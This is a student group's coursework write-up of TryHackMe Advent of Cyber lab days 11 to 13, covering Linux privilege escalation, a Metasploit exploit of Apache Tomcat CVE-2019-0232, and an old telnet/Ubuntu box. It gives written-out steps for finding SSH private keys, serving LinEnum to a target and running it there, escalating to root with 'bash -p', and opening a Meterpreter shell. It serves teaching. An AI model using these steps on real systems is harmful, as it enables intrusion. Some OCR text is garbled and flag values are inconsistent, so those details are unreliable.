

# PSP0201

## Week 4

# Writeup

Group Name: WakuWaku

Members

| ID         | Name                                  | Role   |
|------------|---------------------------------------|--------|
| 1211103115 | Azri Syahmi Bin Azhar                 | Leader |
| 1211103233 | Muhammad Amir Adib Bin Mohd Aminuddin | Member |
| 1211103419 | Muhammad Afif Jazimin Bin Idris       | Member |
| 1211103284 | Miteshwara Rao A/L Subramaniam        | Member |

## **Day 11: Networking – The Rogue Gnome**

**Tools used:** Kali Linux, Terminal

**Solution/walkthrough:**

**Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?**

Answer: Vertical

This is because a vertical privilege attack is exploiting a flaw that enables you to execute commands or get access to data as a more privileged account, such as an administrator which is accurate to the question.

**Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?**

Answer: Vertical

**Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?**

Answer: Horizontal

This is because it doesn't give you the access to execute commands as an administrator unlike vertical but instead it allows access to another account which is on the same level as you but only with different functionality. This is known as horizontal privilege escalation.

**Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?**

Answer: sudoers

**Question 5: What is the Linux Command to enumerate the key for SSH?**

Answer: find / -name id\_rsa 2>/dev/null

Using the root (/) to search for files with the name "id rsa," which is the name for private SSH keys, we are using find to search the volume. We are then using 2> /dev/null to only display matches to us which will give us the command 'find / -name id\_rsa 2>/dev/null'.

**Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?**

Answer: chmod +x find.sh

**Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?**

Answer: -m http.server 9999

**Question 8: What are the contents of the file located at /root/flag.txt?**

Answer: thm{2fb10afe933296592}

First, use SSH to log in to the vulnerable machine using 'ssh cmnatic@machine-ip'. Type it in the command using your machine IP and also the given password which is aoa2021

```
1211103233@kali:~ x 1211103233@kali:~ x | (1211103233@kali)-[~] |
└─$ ssh cmnatic@10.10.229.44
cmnatic@10.10.229.44's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Fri Jul  1 09:51:30 UTC 2022

 System load:  0.0          Processes:      93
 Usage of /:   26.8% of 14.70GB  Users logged in:   0
 Memory usage: 8%           IP address for ens5: 10.10.229.44
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch


68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jul  1 09:47:08 2022 from 10.0.0.20
-bash-4.4$ ::1          ff02::1        ip6-allrouters  ip6-loopback    tbfc-priv-1
fe00::0          ff02::2        ip6-localhost   ip6-mcastprefix
ff00::0          ip6-allnodes   ip6-localnet   localhost
-bash-4.4$ 
```


After doing so, we have to set up our enumeration script. Firstly by downloading the LinEnum script to our machine by typing in ‘wget’  
[https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh'](https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh)

Then, open up a new tab in the terminal and we're gonna use python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. Type in ‘python3 -m http.server 8080’ like below




Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
kali㉿kali: ~ kali㉿kali: ~  
zsh: corrupt history file '/home/kali/.zsh\_history'  
[kali㉿kali: ~] wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh  
--2022-07-01 20:45:11-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh  
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.109.118.133, 185.109.109.133, 185.109.111.133  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.109.10.133|:443... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 46631 (46K) [text/plain]  
Saving to: 'LinEnum.sh'  
  
LinEnum.sh 100%[=====] 45.54K --+KB/s in 8.88s  
2022-07-01 20:45:12 (551 KB/s) - 'LinEnum.sh' saved [46631/46631]  
  
[kali㉿kali: ~] python3 -m http.server 8080  
Command 'python' not found, did you mean: "python3" from directory? [y/N]:  
command 'python3' from deb python3  
command 'python' from deb python-is-python3  
command 'python' from deb python3-minimal  
command 'python' from deb python3.10  
[kali㉿kali: ~] python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)...  
18.10.86.138 - - [01/Jul/2022:20:48:38] "GET /LinEnum.sh HTTP/1.1" 200 -  
  
[kali㉿kali: ~] ls  
LinEnum.sh  
[kali㉿kali: ~] ./LinEnum.sh  
# Local Linux Enumeration & Privilege Escalation Script v  
# www.rebootuser.com  
# version 0.982  
[+] Debug Info  
[+] Thorough tests - Disabled  
  
Scan started at:  
Sat Jul 2 00:58:02 UTC 2022  
  
\$ uname -a  
Linux tbfc-priv-1 4.15.8-128-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86\_64 x86\_64 x86\_64 GNU/Linux  
  
[-] kernel information (continued)  
DISTRIB\_ID=Ubuntu  
DISTRIB\_RELEASE=18.04  
DISTRIB\_CODENAME=bionic  
DISTRIB\_DESCRIPTION="Ubuntu 18.04.3 LTS"  
NAME="Ubuntu"  
VERSION="18.04.3 LTS (Bionic Beaver)"  
ID=ubuntu  
ID\_LIKE=debian  
PRETTY\_NAME="Ubuntu 18.04.3 LTS"  
VERSION\_ID="18.04"  
HOME\_URL="https://www.ubuntu.com/"  
  
11.10. Introducing Enumeration Scripts (Doing the leg work)

Return to the first tab, then we're going to use ‘wget’ on our vulnerable instance like below. After that, finish up the set up with the final 2 commands which are ‘chmod +x LinEnum.sh’ and then followed by ‘./LinEnum.sh’



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
kali㉿kali: ~ kali㉿kali: ~  
-bash-4.4\$ wget http://18.18.43.125:8080/LinEnum.sh  
--2022-07-02 00:48:43-- http://18.18.43.125:8080/LinEnum.sh  
Connecting to 18.18.43.125:8080... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 46631 (46K) [text/x-sh]  
Saving to: 'LinEnum.sh'  
  
LinEnum.sh 100%[=====] 45.54K 111KB/s in 0.4s  
2022-07-02 00:48:43 (111 KB/s) - 'LinEnum.sh' saved [46631/46631]  
-bash-4.4\$ chmod +x LinEnum.sh  
-bash-4.4\$ ./LinEnum.sh  
  
# Local Linux Enumeration & Privilege Escalation Script v  
# www.rebootuser.com  
# version 0.982  
[+] Debug Info  
[+] Thorough tests - Disabled  
  
Scan started at:  
Sat Jul 2 00:58:02 UTC 2022  
  
\$ uname -a  
Linux tbfc-priv-1 4.15.8-128-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86\_64 x86\_64 x86\_64 GNU/Linux  
  
[-] kernel information (continued)  
DISTRIB\_ID=Ubuntu  
DISTRIB\_RELEASE=18.04  
DISTRIB\_CODENAME=bionic  
DISTRIB\_DESCRIPTION="Ubuntu 18.04.3 LTS"  
NAME="Ubuntu"  
VERSION="18.04.3 LTS (Bionic Beaver)"  
ID=ubuntu  
ID\_LIKE=debian  
PRETTY\_NAME="Ubuntu 18.04.3 LTS"  
VERSION\_ID="18.04"  
HOME\_URL="https://www.ubuntu.com/"  
  
11.10. Introducing Enumeration Scripts (Doing the leg work)

In order to get the content in the given path of the file, first, type in ‘whoami’, then ‘bash -p’ ‘whoami’ once again and finally cat /root/flag.txt. From that, it’ll display the content which would be our answer.



```
/usr/lib/snapd/snap-confine  
-bash-4.4$ whoami  
cmnatic  
-bash-4.4$ bash -p  
bash-4.4# whoami  
root  
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933290b592}  
bash-4.4#
```

### Thought Process/Methodology:

In order to find the content in the file located at /root/flag.txt, you must log in to the vulnerable machine first using SSH by typing the command ‘ssh cmnatic@machine-ip’ in the terminal. Then set up the enumeration script by downloading the LinEnum script to our machine by typing in ‘wget <https://raw.githubusercontent.com/rebootuser/LinEnum?master/LinEnum.sh>’. Then, open up a new tab in the terminal and we’re gonna use python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. Type in ‘python3 -m http.server 8080’. Return to the first tab, then we’re going to use ‘wget’ on our vulnerable instance like. After that, finish up the setup with the final 2 commands which are ‘chmod +x LinEnum.sh’ followed by ‘./LinEnum.sh’. After finishing the setup, now we’re able to find the content from the given located file. Firstly we have to recognize which directory we are in just by typing the command ‘whoami’. Then it shows that we are in ‘cmnatic’ but the file is located in ‘root’. In order to solve this, enter the command ‘bash -p’ and it will return you to ‘root’. To confirm this, enter in ‘whoami’ once again and it should display as ‘root’. After that, in order to see the command, just use the ‘cat’ command followed by the path and the name of the file which is ‘cat /root/flag.txt’. From this, you are able to see the content of the file.

## Day 12: Networking – Ready, set, elf.


Tools used: Toolbox, Terminal, Firefox

Solution/walkthrough:

### Question 1: What is the version number of the web server?


Answer: 9.0.17

Open the terminal and use the command ‘nmap -sVC -vv -iL target.txt’, whereas ‘target.txt’ is the IP address that we’re targeting (10.10.56.154).



```
root@ip-10-10-168-231:~# echo "10.10.56.154" > target.txt
root@ip-10-10-168-231:~# cat target.txt
10.10.56.154
root@ip-10-10-168-231:~# nmap -sVC -vv -iL target.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-30 17:22 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:22
Completed NSE at 17:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:22
Completed NSE at 17:22, 0.00s elapsed
Initiating ARP Ping Scan at 17:22
Scanning 10.10.56.154 [1 port]
Completed ARP Ping Scan at 17:22, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:22
Completed Parallel DNS resolution of 1 host. at 17:22, 0.00s elapsed
Initiating SYN Stealth Scan at 17:22
Scanning ip-10-10-56-154.eu-west-1.compute.internal (10.10.56.154) [1000 ports]
Discovered open port 3389/tcp on 10.10.56.154
Discovered open port 8080/tcp on 10.10.56.154
Discovered open port 5357/tcp on 10.10.56.154
```



```
Content-Type: text/html; charset=utf-8
Content-Language: en
Content-Length: 2114
Date: Thu, 30 Jun 2022 16:23:02 GMT
<!DOCTYPE html><html lang="en"><head><title>HTTP Status 505
HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>
<_> http-favicon: Apache Tomcat
<_> http-methods:
<_>   Supported Methods: GET HEAD POST OPTIONS
<_> http-title: Apache Tomcat/9.0.17
1 service unrecognized despite sending data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/30%Time=62BDCDE6%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,2000,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;chars
SF:et=UTF-8\r\nDate:\x20Thu,\x2030\x20Jun\x202022\x2016:23:02\x20GMT\r\nCo
```

## Question 2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Answer: CVE-2019-0232

Make research on google about 'apache 9.0 cgi metasploit'.

Google search results for "apache 9.0 cgi metasploit":

- [Apache Tomcat - CGIServlet enableCmdLineArguments ...](https://www.exploit-db.com/exploits/47073)  
3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution  
... This module requires Metasploit: https://metasploit.com/download ...
- People also search for:
  - apache tomcat 9.0 7 exploit cve-2019-0232
  - apache tomcat 9.0 12 exploit cve-2019-0232 exploit
  - apache tomcat 9.0 31 ubuntu exploit cve-2020-1938
- [Apache Tomcat CGIServlet enableCmdLineArguments ...](https://www.infosecmatter.com/metasploit-module-lib...)  
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability - Metasploit. This page contains detailed information about how to use the exploit/windows/http/ ...  
Knowledge Base · Scenarios · Msfconsole Usage · Module Options
- [metasploit-framework/tomcat\\_cgi\\_cmdlineargs.md at master](https://github.com/exploit-framework/tomcat_cgi_cmdlineargs.md)  
This module exploits a vulnerability in Apache Tomcat's CGIServlet component. ... The following versions of Apache Tomcat on Windows are effected: 9.0.0.
- [Apache Tomcat CGIServlet enableCmdLineArguments ...](https://www.rapid7.com/http/tomcat_cgi_cmdlineargs)  
2 Jul 2019 — This module exploits a vulnerability in Apache Tomcat's CGIServlet component. When the enableCmdLineArguments setting is set to true, ...
- [Apache Tomcat CGIServlet enableCmdLineArguments ...](https://vulners.com/TOMCAT_CGI_CMDLINEARGS)  
This module exploits a vulnerability in Apache Tomcat's CGIServlet component. When the

Exploit Database entry for CVE-2019-0232:

**Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)**


|                             |                            |                              |                        |
|-----------------------------|----------------------------|------------------------------|------------------------|
| <b>EDB-ID:</b><br>47073     | <b>CVE:</b><br>2019-0232   | <b>Author:</b><br>METASPLOIT | <b>Type:</b><br>REMOTE |
| <b>EDB Verified:</b> ✓      |                            | <b>Exploit:</b> ↗ / ↘        |                        |
| <b>Platform:</b><br>WINDOWS | <b>Date:</b><br>2019-07-03 |                              |                        |
| <b>Vulnerable App:</b>      |                            |                              |                        |

Code Snippet:

```
##  
# This module requires Metasploit: https://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
class MetasploitModule < Msf::Exploit::Remote  
Rank = ExcellentRanking
```

### Question 3: What are the contents of flag1.txt?

Answer: thm{whacking\_all\_the\_elves}



```
root@ip-10-10-168-231:~          root@ip-10-10-168-231:~  
[*] Command Stager progress - 76.48% done (76989/100668 bytes)  
[*] Command Stager progress - 83.43% done (83988/100668 bytes)  
[*] Command Stager progress - 90.38% done (90987/100668 bytes)  
[*] Command Stager progress - 97.34% done (97986/100668 bytes)  
[*] Command Stager progress - 100.02% done (100692/100668 bytes)  
[*] Sending stage (176195 bytes) to 10.10.56.154  
[*] Meterpreter session 1 opened (10.10.168.231:4444 -> 10.10.56.154:49768) at 2022-06-30 17:54:22 +0100  
  
meterpreter >  
[!] Make sure to manually cleanup the exe generated by the exploit  
  
meterpreter > shell  
Process 1248 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.17763.1637]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt  
thm{whacking_all_the_elves}  
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

### Question 4: What were the Metasploit settings you had to set?

Answer: LHOST and RHOST

### Thought Process/Methodology:

Firstly, open the terminal and set the IP address that we're about to attack by using the command 'echo "10.10.56.154" > target.txt' so that we can just use the command 'target.txt'. We will use our knowledge about nmap to gain some information such as the version number of the web server. We can also do some research on the internet to gain other information. In this case, we get the CVE number from google. Next, use the command 'msfconsole -q' and follow by 'search 2019-0232' (which we have to make research on the browser in order to get the CVE) by searching apache 9.0 cgi metasploit on google. Our exploit module will be shown. Then, use command 'use 0' and we can start configuring our settings. To configure our settings, use the 'options' command. The first thing we have to configure is setting the rhost. To set rhost, use the command 'set rhosts xx.xx.xx.xxx'. Use the command 'set lhost xx.xx.xx.xxx' to set lhost and also set targeturi, use the command 'set targeturi /cgi-bin/elfwhacker.bat' (since the CGI script has been given in tryhackme) and use the command 'run' to try running. Next up, type 'shell'. To get the flag1, type 'type flag1.txt' and the flag will show up.

## Day 13: Networking – Coal for Christmas

Tools used: Attackbox, Firefox, Terminal

Solution/walkthrough:

### Question 1: What old, deprecated protocol and service is running?

Answer: telnet

Based on wikipedia, Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. Telnet was developed in 1969. However, because of serious security concerns when using Telnet over an open network such as the Internet, its use for this purpose has waned significantly in favour of SSH.

### Question 2: What credential was left for you?

Answer: clauschristmas

Open the terminal and use command ‘telnet 10.10.172.84 23’ (23 is the port for the telnet). It will then give us a username and password which is ‘santa’ and ‘clauschristmas’.

```
[root@ip-10-10-191-77:~# telnet 10.10.172.84 23
Trying 10.10.172.84...
Connected to 10.10.172.84.
Escape character is '^]'.
HI SANTA!!!
```

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.

Username: santa  
Password: clauschristmas

We left you cookies and milk!

christmas login: [REDACTED]

### Question 3: What distribution of Linux and version number is this server running?

Answer: Ubuntu 12.04

After we successfully logged into the ssh as Santa, use the command 'cat /etc/\*release'.

```
root@ip-10-10-191-77:~$ ssh santa@10.10.172.84
santa@10.10.172.84's password:
[REDACTED]
Last login: Sat Jul  2 13:17:05 2022 from 10.10.191.77
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

### Question 4: Who got here first?

Answer: grinch

Take a look at the cookies and milk that the server owners left for us by using the command 'cat cookies\_and\_milk.txt'. It's shown that The Grinch got there first.

```
root@ip-10-10-191-77:~$ cat cookies_and_milk.txt
exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";

